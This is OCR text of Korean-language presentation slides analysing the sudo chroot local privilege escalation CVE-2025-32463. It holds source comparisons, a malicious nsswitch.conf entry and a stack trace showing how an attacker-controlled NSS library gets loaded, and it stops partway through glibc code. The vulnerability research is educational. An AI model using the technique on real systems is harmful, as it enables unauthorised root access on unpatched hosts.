$ sudo L

CVE-2025-32463

sudo chroot 1-day research

ABOUT ME :)

Kang Hee Chan @yeonba

세명컴퓨터 고등학교 스마트 보안솔루션과 2학년

교내 정보보안 전공동아리 SCA 부장

- https://dreamhack.io/users/53840
- https://ye0nbahacking.tistory.com/

Contents

- Before Announcement

Contents

- Before Announcement
- What is sudo?
  - sudo -R?

Contents

- Before Announcement
- What is sudo?
  - sudo -R?
- What is LPE?

Contents

- Before Announcement
- What is sudo?
  - sudo -R?
- What is LPE?
- What is CVE-2025-32463?

Contents

- Before Announcement
- What is sudo?
  - sudo -R?
- What is LPE?
- What is CVE-2025-32463?
- After?


Contents

- Before Announcement
- What is sudo?
  - └ sudo -R?
- What is LPE?
- What is CVE-2025-32463?
- After?
- Q & A

Contents

- Before Announcement
- What is sudo?
  - └ sudo -R?
- What is LPE?
- What is CVE-2025-32463?
- After?
- Q & A
- END


Before Announcement



Before Announcement


- 강희찬
- 주제 : CVE-2025-32463 LPE 취약점 분석
- 단계 :
    1. cve-2025-32463 github docker 파일 다운받아서 환경 세팅후 poc 코드로 루트 권한 획득
    2. poc 코드,취약점이 있는 부분 파일 동적,정적 분석
    3. 여러 블로그, 자료들을 참고해서 직접 익스 코드 작성
    4. 이를 활용하여 wargame 문제 제작
    5. 문서화 및 발표 준비

What is sudo?



Unix/Linux 계열 권한 관리 유틸리티


What is sudo?



Unix/Linux 계열 권한 관리 유틸리티

필요할 때만 root 권한으로 명령 실행

What is sudo?




Unix/Linux 계열 권한 관리 유틸리티

필요할 때만 root 권한으로 명령 실행

sudoers로 사용자/명령 단위 권한 제어 가능

What is sudo?




Unix/Linux 계열 권한 관리 유틸리티

필요할 때만 root 권한으로 명령 실행

sudoers로 사용자/명령 단위 권한 제어 가능


su와 달리 보통 내 비밀번호로 인증

What is sudo?



Unix/Linux 계열 권한 관리 유틸리티

필요할 때만 root 권한으로 명령 실행



sudoers로 사용자/명령 단위 권한 제어 가능

su와 달리 보통 내 비밀번호로 인증


sudo -R?

sudo -R == chroot


chroot?

'Change Root Directory'의 약자


chroot?



chroot?




chroot?



Process R

chroot?



특징으로는 작업 디렉토리가 밖에 있으면 상대경로로
접근할 수 있다는 특징이 있음

sudo -R?

sudo -R ⟨directory⟩ ⟨command⟩


⟨directory⟩를 프로세스의 “/” (루트) 로 바꾼 뒤
그 안에서 명령을 실행함.

What is LPE?


Local Privilege Escalation

What is LPE?


What is LPE?




What is LPE?





What is LPE?





What is LPE?





What is CVE-2025-32463?

CVE-2025-32463 Detail

Description

Sudo before 1.9.17p1 allows local users to obtain root access because /etc/nsswitch.conf from a user-controlled directory is used with the --chroot option.

Metrics

CVSS Version 4.0 | **CVSS Version 3.x** | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD	**NIST:** NVD	**Base Score:** 7.8 HIGH	**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
C	**CNA:** MITRE	**Base Score:** 9.3 CRITICAL	**Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

What is CVE-2025-32463?

sudo -R → LPE

What is CVE-2025-32463?

Sudo 1.9.14

- Fixed a bug where if the *intercept* or *log_subcmds* sudoers option was enabled and a sub-command was run where the first entry of the argument vector didn't match the command being run. This resulted in commands like `sudo su -` being killed due to the mismatch. Bug #1050.
- The sudoers plugin now canonicalizes command path names before matching (where possible). This fixes a bug where sudo could execute the wrong path if there are multiple symbolic links with the same target and the same base name in sudoers that a user is allowed to run. GitHub issue #228.
- Improved command matching when a chroot is specified in sudoers. The sudoers plugin will now change the root directory id needed before performing command matching. Previously, the root directory was simply prepended to the path that was being processed.
- When **NETGROUP_BASE** is set in the `ldap.conf` file, sudo will now perform its own netgroup lookups of the host name instead of using the system `innetgr(3)` function. This guarantees that user and host netgroup lookups are performed using the same LDAP server (or servers).
- Fixed a bug introduced in sudo 1.9.13 that resulted in a missing " ; " separator between environment variables and the command in log entries.
- The `visudo` utility now displays a warning when it ignores a file in an include dir such as `/etc/sudoers.d`.
- When running a command in a pseudo-terminal, sudo will initialize the terminal settings even if it is the background process. Previously, sudo only initialized the pseudo-terminal when running in the foreground. This fixes an issue where a program that checks the window size would read the wrong value when sudo was running in the background.
- Fixed a bug where only the first two digits of the TSID field being was logged. Bug #1046.
- The *use_pty* sudoers option is now enabled by default. To restore the historic behavior where a command is run in the

What is CVE-2025-32463?

v 1.9.13

```
int set_cmnd_path(const char *runchroot) {
    // 명령 경로 해석
    ret = find_path(cmnd_in, &cmnd_out, user_stat, path,
        runchroot, def_ignore_dot, NULL);

    // chroot는 find_path 내부에서 처리됨
}
```

명령을 해석한 후에 chroot

What is CVE-2025-32463?

v 1.9.14

```
int set_cmnd_path(struct sudoers_context *ctx, const char *runchroot) {
    // 1. 먼저 chroot 환경 진입
    if (runchroot != NULL) {
        if (!pivot_root(runchroot, &pivot_state))
            goto error;
    }

    // 2. 그 다음 명령 해석 (chroot 환경에서)
    ret = resolve_cmnd(ctx, cmnd_in, &cmnd_out, path);

    // 3. chroot 환경 복귀
    if (runchroot != NULL)
        (void)unpivot_root(&pivot_state);
}
```

chroot 후 명령 해석


What is CVE-2025-32463?

이게 왜?


What is CVE-2025-32463?

etc 폴더안에는 nsswitch.conf란 파일이 있음

What is CVE-2025-32463?



What is CVE-2025-32463?



What is CVE-2025-32463?

```
┌──(yeonba㉿DESKTOP-UM9PSAL)-[/etc]
└─$ ls -al nsswitch.conf
-rw-r--r-- 1 root root 494 Mar 15  2025 nsswitch.conf
```

근데 이게 원래는 root 권한이라 접근 X

What is CVE-2025-32463?

그래서?

What is CVE-2025-32463?

v 1.9.14

```
int set_cmnd_path(struct sudoers_context *ctx, const char *runchroot) {
    // 1. 먼저 chroot 환경 진입
    if (runchroot != NULL) {
        if (!pivot_root(runchroot, &pivot_state))
            goto error;
    }

    // 2. 그 다음 명령 해석 (chroot 환경에서)
    ret = resolve_cmnd(ctx, cmnd_in, &cmnd_out, path);

    // 3. chroot 환경 복귀
    if (runchroot != NULL)
        (void)unpivot_root(&pivot_state);
}
```

chroot 후 명령 해석(nss 정보 불러옴)

What is CVE-2025-32463?

passwd: /woot1337

What is CVE-2025-32463?

```
#0  0x0000763a155db181 in woot () from libnss_/woot1337.so.2
#1  0x0000763a1612271f in call_init
#8  0x0000763a1612a164 in _dl_open (file="libnss_/woot1337.so.2",
#14 0x0000763a15f53a0f in module_load
#15 0x0000763a15f53ee5 in __nss_module_load
#17 0x0000763a15f5460b in __GI___nss_lookup_function
#19 0x0000763a15f50928 in __GI___nss_passwd_lookup2
#20 0x0000763a15f62628 in __getpwnam_r
#21 0x0000763a15d59ae8 in pam_modutil_getpwnam
#27 0x0000763a15d58d99 in pam_acct_mgmt
#28 0x0000763a1577e491 in sudo_pam_approval
#29 0x0000763a157ce3ef in sudo_auth_approval
#30 check_user.constprop.0
#32 0x0000763a15799143 in sudoers_check_cmnd
#33 sudoers_policy_check
#34 0x00005ba00874b491 in policy_check
#35 main
```

sudo -R woot woot 실행시
stack trace


What is CVE-2025-32463?

```
module_load(struct nss_module *module) {
    // 안전한 빌트인 모듈들
    if (strcmp(module->name, "files") == 0)
        return module_load_nss_files(module);
    if (strcmp(module->name, "dns") == 0)
        return module_load_nss_dns(module);

    // 일반 모듈 처리
    void *handle;
